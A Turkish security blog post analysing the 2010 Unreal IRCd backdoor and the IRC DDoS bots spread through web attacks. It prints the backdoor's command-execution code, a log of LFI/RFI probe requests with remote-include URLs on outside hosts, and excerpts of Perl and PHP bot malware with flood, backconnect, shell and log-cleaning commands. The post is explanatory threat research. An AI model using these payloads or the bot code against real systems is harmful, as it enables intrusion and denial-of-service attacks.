Lord of the Bots

written by Mert SARICA | 26 June 2010

DDOS saldırıları ile ilgili internette ufak bir araştırma yapacak olursanız sayısız habere rastlayabilirsiniz. Haberlerden bazıları saldırıya maruz kalan dev firmaların saatler boyunca müşterilerine hizmet veremediği, ne kadar maddi zarar ile karşı karşıya kaldığı ile ilgiliyken bazılarının ise DDOS bot ağlarını yöneten bot efendilerinin (bot master) yakalanmaları ve aldıkları hapis cezaları ile ilgili olduklarını görebilirsiniz.

DDOS nedir, nasıl gerçekleşir, ne kadar zarara yol açar, korunmak mümkün müdür, korunma yöntemleri nelerdir gibi bir çok sorunun yanıtını Huzeyfe bu zamana kadar bir çok defa yanıtladığı için ben konuyu başka bir açıdan ele almaya karar verdim. Genelde konu DDOS olunca bir çoğumuz bu saldırıya maruz kalma ihtimalinin oldukça düşük olduğunu ve bizim için bir tehdit olmadığını düşünürüz. “Kim nereden 100 tane DDOS botunu bilgisayarlara yükleyecekte, bize düşman olacakta kalkıp bize saldıracak” şeklinde sayısız senaryo üreterek sonunda “kimse bununla uğraşmaz” diyerek hayatımıza korunmasız olarak devam ediyoruz. Peki gerçekten de art niyetli kişilerin DDOS saldırısı gerçekleştirmek için 100 tane botu bilgisayarlara yüklemek için uğraşmalarına gerek var mı ? Gerçekten tehdit olarak görülmeli mi ? İşte bu yazımda art niyetli kişi veya kişilerin DDOS saldırısı gerçekleştirmek için gerekli alt yapıya sahip olmalarına gerek olmadığından kısaca bahsedeceğim.

IRC sunucuları ile geçmişte deneyimi olanlar var ise Unreal IRCD yazılımını eminimki duymuşlardır. 12 Haziran tarihinde Unreal IRCD yansı (mirror) sunucularından bir kaçındaki kaynak kodunda arka kapı keşfedildiği Unreal IRCD resmi forum sayfası üzerinden tüm dünyaya duyuruldu. İşin ilginç yanı ise arka kapının 2009’un Kasım ayından bu yana kimse tarafından keşfedilmemiş olmasıydı. Arka kapının ne iş yaptığını merak edip hemen zararlı koda sahip olan Unreal IRCD kaynak kodunu indirdim ve incelemeye başladım. İstismar kodunun bir çok sitede yer alması nedeniyle zararlı kodu keşfetmek için dünyayı yeniden keşfetmeden hemen ilgili satırlara hızlıca göz attım.

include/struct.h

…

```
#ifdef DEBUGMODE3
#define DEBUGMODE3_INFO “AB”
#define DEBUG3_LOG(x) DEBUG3_DOLOG_SYSTEM (x)
```

```
#endif
…
#define DEBUG3_DOLOG_SYSTEM(x) system(x)
…
```

src/s_bsd.c


```
…
#ifdef DEBUGMODE3
if (!memcmp(readbuf, DEBUGMODE3_INFO, 2))
DEBUG3_LOG(readbuf);
#endif
```

Görüldüğü üzere s_bsd.c kaynak kodunda yer alan read_packet fonksiyonunun içine gömülmüş olan bu zararlı kod, irc sunucusuna gönderilen her paketin ilk 2 karakterinin AB olması durumunda ilgili paketi (komutu) system fonksiyonuna yönlendirerek hedef sistem üzerinde komut çalıştırılmasına imkan tanıyordu.


İstismar kodunu incelediğimde ise bot.txt ve r.txt kodlarını içeren sitenin yayınlandan kaldırılması nedeniyle hüsrana uğradım çünkü inceleyecek zararlı kod ortadan kalkmıştı. İstismar kodu incelendiğinde aslında bu iki dosyanın ne işe yaradığı hemen hemen belli oluyordu, Perl ile yazılmış ve hedef sisteme bağlanmaya yarayan iki shell kodu ve ayrıca bir de bot. İşin içinde bot varsa olsa olsa DDOS botu olarak kullanıldığından şüphe ederek dosya adlarını arama motorlarında aramaya başladım. Bir kaç arama sonrasında istatistik sayfası internete açık olan bir sunucu ile karşılaştım ve burada bu sunucuya benzer dosya uzantısıyla (id.txt, c.txt, bot.txt vs.) istekte bulunan bir çok kayda rastladım.

218.150.85.170	Tundmatu	Tundmatu	/aix/index.php?leht=stat//index.php?option=com_ninjarsssyndicator&controller=../../../../../../../../../../../../../../proc/self/environ%00	2:27:23
174.142.53.228	Tundmatu	Tundmatu	/aix/index.php?leht=stat/id/index.php?option=com_frontpage&Itemid=../../../../../../../../../../../../../../proc/self/environ%00	1:28:55
218.38.243.71	Tundmatu	Tundmatu	/aix/index.php?leht=stat/index.php?option=com_jukebox&controller=../../../../../../../../../../../../../../proc/self/environ%00	23:23:23
67.15.152.183	Tundmatu	Tundmatu	/aix/index.php?leht=stat/index.php?option=com_ninjarsssyndicator&controller=../../../../../../../../../../../../../../proc/self/environ%00	22:41:10
208.43.133.147	Tundmatu	Tundmatu	/aix/index.php?leht=stat//index2.php?option=com_simpledownload&controller=../../../../../../../../../../../../../../proc/self/environ%00	22:16:44
66.249.71.36	Tundmatu	Netscape	/aix/index.php?com=mine&vkuu=3&vaasta=2009&vp2ev=8	22:10:41
80.69.71.142	Tundmatu	Tundmatu	/aix/index.php?leht=stat//index.php?option=com_rokdownloads&controller=../../../../../../../../../../../../../../proc/self/environ%00	21:28:04
87.253.162.10	Tundmatu	Netscape	/aix/index.php?leht=stat%20%20//components/com_extcalendar/extcalendar.php?mosConfig_absolute_path=[redacted]/a/pid??	20:13:10
209.90.77.189	Tundmatu	Tundmatu	/aix/index.php?leht=stat/index.php?option=com_ninjarsssyndicator&controller=../../../../../../../../../../../../../../proc/self/environ%00	19:05:16
64.120.171.42	Tundmatu	Tundmatu	/aix/index.php?leht=stat/*?option=com_ninjarsssyndicator&controller=../../../../../../../../../../../../../../proc/self/environ%00	18:55:17
83.125.73.41	Tundmatu	Netscape	/aix/index.php?leht=stat//content/multithumb/multithumb.php?mosConfig.absolute.path=[redacted]/templates/system/2.txt?	18:47:49
67.212.185.202	Tundmatu	Netscape	/aix//index.php?option=com_ninjarsssyndicator&controller=http://monkeybusinessinstitute.com/Ckrid1.txt??	18:43:38
67.212.185.202	Tundmatu	Netscape	/aix/index.php?leht=stat//index.php?option=com_ninjarsssyndicator&controller=[redacted]/Ckrid1.txt??	18:43:38
67.212.185.202	Tundmatu	Netscape	/aix/index.php?leht=stat//index.php?option=com_ninjarsssyndicator&controller=[redacted]/Ckrid1.txt??	18:43:38
66.209.177.98	Tundmatu	Tundmatu	/aix/index.php?option=com_ninjarsssyndicator&controller=../../../../../../../../../../../../../../proc/self/environ%00	17:54:29
87.236.194.70	Linux	Netscape	/aix/index.php?leht=stat	17:53:57
91.121.171.27	Tundmatu	Tundmatu	/aix/index.php?leht=stat/index.php?option=com_jukebox&controller=../../../../../../../../../../../../../../proc/self/environ%00	16:39:12
94.23.31.164	Tundmatu	Tundmatu	/aix/index.php?option=com_jukebox&controller=../../../../../../../../../../../../../../proc/self/environ%00	15:45:20
94.23.31.164	Tundmatu	Tundmatu	/aix/index.php?leht=stat/index.php?option=com_jukebox&controller=../../../../../../../../../../../../../../proc/self/environ%00	15:45:20
115.68.20.185	Tundmatu	Netscape	/aix/index.php?leht=stat%20//components/com_joomlalib/standalone/stubjambo.php?baseDir=[redacted]/yes.txt???	15:26:57
76.73.79.61	Tundmatu	Tundmatu	/aix/index.php?leht=stat/*.php?option=com_jukebox&controller=../../../../../../../../../../../../../../proc/self/environ%00	13:00:31
216.14.126.220	Tundmatu	Tundmatu	/aix/index.php?leht=stat/index.php?option=com_jukebox&controller=../../../../../../../../../../../../../../proc/self/environ%00	12:29:05
207.58.145.214	Tundmatu	Tundmatu	/aix/index.php?leht=stat/index.php?option=com_simpledownload&controller=../../../../../../../../../../../../../../proc/self/environ%00	11:11:37
67.227.132.232	Tundmatu	Tundmatu	/aix/index.php?leht=stat/index.php?option=com_ninjarsssyndicator&controller=../../../../../../../../../../../../../../proc/self/environ%00	11:09:58
216.227.214.83	Tundmatu	Tundmatu	/aix/index.php?leht=stat/index.php?option=com_ninjarsssyndicator&controller=../../../../../../../../../../../../../../proc/self/environ%00	11:09:17
209.200.245.35	Tundmatu	Tundmatu	/aix/index.php?leht=stat/index.php?option=com_ninjarsssyndicator&controller=../../../../../../../../../../../../../../proc/self/environ%00	11:08:21
202.93.37.83	Windows XP	Netscape	/aix/index.php?leht=stat	10:37:30
213.175.212.36	Tundmatu	Tundmatu	/aix/index.php?leht=stat//index.php?option=com_ninjarsssyndicator&controller=../../../../../../../../../../../../../../proc/self/environ%00	10:31:44
211.206.120.196	Tundmatu	Tundmatu	/aix/index.php?leht=stat/index.php?option=com_ninjarsssyndicator&controller=../../../../../../../../../../../../../../etc/passwd%00	9:55:24
202.130.32.50	Tundmatu	Tundmatu	/aix/index.php?leht=stat//index.php?option=com_joomla&controller=../../../../../../../../../../../../../../proc/self/environ%00	9:17:20
72.35.80.52	Tundmatu	Netscape	/aix/index.php?leht=stat%20%20//administrator/components/com_joomla-visites/core/include/myMailer.class.php?mosConfig_absolute.path=[redacted]/1.txt???	8:28:12
84.40.30.37	Tundmatu	Netscape	/aix/index.php?board=notice&act=write&no=3&page=&cid=&mode=reply&act=http://dive2world.com/newdive/1.txt????	7:27:25
84.40.30.37	Tundmatu	Netscape	/aix/index.php?leht=stat%20%20/?board=notice&act=write&no=3&page=&cid=&mode=reply&act=[redacted]1.txt????	7:27:25
67.195.114.241	Tundmatu	Netscape	/aix/index.php?leht=stat	7:22:47
195.199.243.49	Tundmatu	Tundmatu	/aix/index.php?leht=stat/index.php?option=com_pc&controller=../../../../../../../../../../../../../../proc/self/environ%00	6:14:49
67.225.141.62	Tundmatu	Tundmatu	/aix/index.php?leht=stat/saveserver.php?thisdir=../../../../../../../../../../../../../../proc/self/environ%00	3:22:54
66.79.184.90	Tundmatu	Tundmatu	/aix/index.php?leht=stat//index2.php?option=com_extcalendar&controller=../../../../../../../../../../../../../../proc/self/environ%00	0:47:09
66.79.184.90	Tundmatu	Tundmatu	/aix/index.php?leht=stat//index2.php?option=com_extcalendar&controller=../../../../../../../../../../../../../../proc/self/environ%00	0:47:09


Ardından istekler arasından örnekleme yaparak istek içerisinde yer alan web adreslerini ziyaret etmeye başladım.



```
print('
##################################
#                                #
#                                #
#                                #
##################################
');
#############################################################
## Usage:                                                  ##
##   perl file.txt <chan> <server> <port>                  ##
## Notes:                                                  ##
## + All Parameters are optional                           ##
##                                                         ##
## Features:                                               ##
## + RFI Scanner                                           ##
## + AUTO RFI Scanner Domains                              ##
## + RFI Scan & Exploit (Exploit per engine)               ##
## + Joomla RFI Scan & Exploit                             ##
## + UPLOAD BOT PHP                                        ##
## + Milw0rm Search                                        ##
## + Google bypass (Using PHP)                             ##
## + Message Spy & Save                                    ##
#############################################################
## History:
## + Fixed cryptz command (v4.5)
## + Fixed user commands execution by unauthorized user (v4.6)
## + Added options to enable/disable encrypted password (v4.7)
## + Fixed missing hostname on sublink (v4.8)

use strict;

use IO::Socket::INET;
use LWP::UserAgent;
use HTTP::Request;

my $versi   = "zfx by [redacted]";
my $cmdpre  = "`"; #Command Prefix
```



```
<?php
/*
+--------------------------------------+
|######################################|
|#                                    #|
|#                                    #|
|#                                    #|
|#                                    #|
|######################################|
+--------------------------------------+
*/

function rx() {

/* Channel Bot */
$channels = '#[redacted]'; // chanell pisahkan dengan spasi

/*** Admin ***/
$admin = 'a_a';
$bot_password = 'cok'; //Password untuk auth bot

$localtest = 0; //1, Coba di localhost. 0, connect ke server irc
$showrespone = 0; //1, Nampilin respon dari server irc

//Nick Bot
$nicklist = array(
"Abdulrrazak","Ackrerman","Adrams","Addrson","Adelstein","Adribe","Adrorno","Ahlrers","Arlavi","Alcorrn","Aldra",
"Alerrks","Allrisron","Alorrngi","Altarvilla","Alternberger","Altenhofen","Amaral","Amatangelo","Ameer","Amsden","Anand","Andel",
"Anrdo","Andrrelus","Andrrron","Anfirrnrud","Ansrley","Anthony","Antos","Arbia","Arduini","Arellano","Aristotle","Arjas","Arky","Atkins",
"Augustus","Aurrelius","Axelrrod","Axworrthy","Ayiemba","Aykroyd","Ayling","Azima","Bachmuth","Backus","Bady","Baglivo","Bagnold",
"Barilar","Bakanrorwsky","Barleja","Ballatori","Ballew","Baltz","Banta","Barabesi","Barajas","Baranczak","Baranowska","Barberi","Barbetti",
"Barnerson","Brarnrett","Barriola","Barry","Bartholomew","Bartolome","Bartoo","Basavappa","Bashevis","Batchelder","Baumiller","Bayles","Bayo",
"Beacron","Berral","Bean","Beckrman","Bedrer","Bedfrord","Behenna","Belanger","Belaoussof","Belfer","Belin-Collart","Bellavance","Bellhouse",
"Berlrlini","Berlloc","Benedict-Dye","Brrrgson","Berrrke-Jenkins","Bernardo",        "Bernassola","Bernston","Berrizbeitia","Betti","Beynart","Biagioli",
"Birrkel","Binrion","Bir","Bisema","Bisrho","Blackrbourn","Blackwell","Blagg","Blakemore","Blanke","Bliss","Blizard","Bloch","Bloembergen",
"Blroremhof","Blorrxham","Blyth","Bolgrer","Borrhman","Botosh","Boudin","Boudrot","Bourneuf","Bowers","Boxer","Boyajian","Boyes","Boyland",
```



```
#!/usr/bin/perl

use HTTP::Request;
use LWP::UserAgent;

my $processo = '[httpd]';
my $linas_max='4';
my $sleep='6';
my $cmd="[PHP-SHELL]";
my $id="[redacted]?";
my @adms=("[redacted]");
my @canais=("#bot");
my @nickname = ("None".int(rand(1000)));
my $nick = $nickname[rand scalar @nickname];
my $ircname ='None';
chop (my $realname = '[redacted]');
$servidor='irc.[redacted].info' unless $servidor;
my $porta='1980';

$SIG{'INT'} = 'IGNORE';
$SIG{'HUP'} = 'IGNORE';
$SIG{'TERM'} = 'IGNORE';
$SIG{'CHLD'} = 'IGNORE';
$SIG{'PS'} = 'IGNORE';
use IO::Socket;
use Socket;
use IO::Select;
chdir("/");

#Connect
$servidor="$ARGV[0]" if $ARGV[0];
$0="$processo"."\0"x16;;
my $pid=fork;
exit if $pid;
die "Masalah fork: $!" unless defined($pid);

our %irc_servers;
our %DCC;
my $dcc_sel = new IO::Select->new();
```

Kısa bir gezintiden sonra son ekran görüntüsünde yer alan c.txt adındaki zararlı kodu detaylı olarak incelediğimde DDOS botu keşfettiğimi anladım.

…

if ($funcarg =~ /^help/) {

sendraw($IRC_cur_socket, “PRIVMSG $printl :14(2Help14)3 Scanner edit by XXXXXXXXX”);

sendraw($IRC_cur_socket, “PRIVMSG $printl :14(2Help14)3 !x 2@ddos”);

sendraw($IRC_cur_socket, “PRIVMSG $printl :14(2Help14)3 !x 2@rfi”);

sendraw($IRC_cur_socket, “PRIVMSG $printl :14(2Help14)3 !x 2@backconnect”);

sendraw($IRC_cur_socket, “PRIVMSG $printl :14(2Help14)3 !x 2@shell”);

sendraw($IRC_cur_socket, “PRIVMSG $printl :14(2Help14)3 !x 2@portscanner”);

```
sendraw($IRC_cur_socket, “PRIVMSG $printl :14(2Help14)3 !x 2@commands”);

}

if ($funcarg =~ /^ddos/) {
sendraw($IRC_cur_socket, “PRIVMSG $printl :14(2Help14)3 There are 3 DDos in this bot”);
sendraw($IRC_cur_socket, “PRIVMSG $printl :14(2Help14)3 UDPFlood, HTTPFlood and TCPFlood”);
sendraw($IRC_cur_socket, “PRIVMSG $printl :14(2Help14)3 !x 2@udpflood 3 “);
sendraw($IRC_cur_socket, “PRIVMSG $printl :14(2Help14)3 !x 2@tcpflood 3 “);
sendraw($IRC_cur_socket, “PRIVMSG $printl :14(2Help14)3 !x 2@httpflood 3 “);

}

if ($funcarg =~ /^backconnect/) {
sendraw($IRC_cur_socket, “PRIVMSG $printl :14(2Help14)3 You use backconnect like this :”);
sendraw($IRC_cur_socket, “PRIVMSG $printl :14(2Help14)3 !x 2@back 3 “);
}

if ($funcarg =~ /^shell/) {
sendraw($IRC_cur_socket, “PRIVMSG $printl :14(2Help14)3 This bot has a integrated shell”);
sendraw($IRC_cur_socket, “PRIVMSG $printl :14(2Help14)3 You can use it in private but also public in the channel”);
sendraw($IRC_cur_socket, “PRIVMSG $printl :14(2Help14)3 In public channel just use : 2!x cd tmp3 for example”);
sendraw($IRC_cur_socket, “PRIVMSG $printl :14(2Help14)3 For help with the linux commands type :!x 2@linuxhelp”);
}

if ($funcarg =~ /^portscanner/) {
sendraw($IRC_cur_socket, “PRIVMSG $printl :14(2Help14)3 There is a normal portscan and a Nmap:”);
sendraw($IRC_cur_socket, “PRIVMSG $printl :14(2Help14)3 !x 2@portscan 3”);
sendraw($IRC_cur_socket, “PRIVMSG $printl :14(2Help14)3 !x 2@nmap 3 “);
}
```


```
if ($funcarg =~ /^commands/) {
sendraw($IRC_cur_socket, “PRIVMSG $printl :14(2Help14)3 You can use the
following commands :”);
sendraw($IRC_cur_socket, “PRIVMSG $printl :14(2Help14)3 !x 2@portscan 3”);
sendraw($IRC_cur_socket, “PRIVMSG $printl :14(2Help14)3 !x 2@nmap 3 “);
sendraw($IRC_cur_socket, “PRIVMSG $printl :14(2Help14)3 !x 2@back 3
“);
sendraw($IRC_cur_socket, “PRIVMSG $printl :14(2Help14)3 !x cd tmp for
example”);
sendraw($IRC_cur_socket, “PRIVMSG $printl :14(2Help14)3 !x 2@udpflood 3
“);
sendraw($IRC_cur_socket, “PRIVMSG $printl :14(2Help14)3 !x 2@tcpflood 3
“);
sendraw($IRC_cur_socket, “PRIVMSG $printl :14(2Help14)3 !x 2@httpflood 3 “);
sendraw($IRC_cur_socket, “PRIVMSG $printl :14(2Help14)3 !x 2@linuxhelp”);
sendraw($IRC_cur_socket, “PRIVMSG $printl :14(2Help14)3 !x 2@rfi 3 “);
sendraw($IRC_cur_socket, “PRIVMSG $printl :14(2Help14)3 !x 2@system”);
sendraw($IRC_cur_socket, “PRIVMSG $printl :14(2Help14)3 !x 2@logcleaner”);
sendraw($IRC_cur_socket, “PRIVMSG $printl :14(2Help14)3 !x 2@sendmail 3 “);
sendraw($IRC_cur_socket, “PRIVMSG $printl :14(2Help14)3 !x 2@milw0rm”);
sendraw($IRC_cur_socket, “PRIVMSG $printl :14(2Help14)3 !x 2@join #channel”);
sendraw($IRC_cur_socket, “PRIVMSG $printl :14(2Help14)3 !x 2@part #channel”);
}

if ($funcarg =~ /^linuxhelp/) {
sendraw($IRC_cur_socket, “PRIVMSG $printl :2 Dir where you are : pwd”);
sendraw($IRC_cur_socket, “PRIVMSG $printl :2 Start a Perl file : perl
file.pl”);
sendraw($IRC_cur_socket, “PRIVMSG $printl :2 Go back from dir : cd ..”);
sendraw($IRC_cur_socket, “PRIVMSG $printl :2 Force to Remove a file/dir : rm
-rf file/dir;ls -la”);
sendraw($IRC_cur_socket, “PRIVMSG $printl :2 Show all files/dir with
permissions : ls -lia”);
sendraw($IRC_cur_socket, “PRIVMSG $printl :2 Find config.inc.php files : find
/ -type f -name config.inc.php”);
sendraw($IRC_cur_socket, “PRIVMSG $printl :2 Find all writable folders and
files : find / -perm -2 -ls”);
sendraw($IRC_cur_socket, “PRIVMSG $printl :2 Find all .htpasswd files : find
```

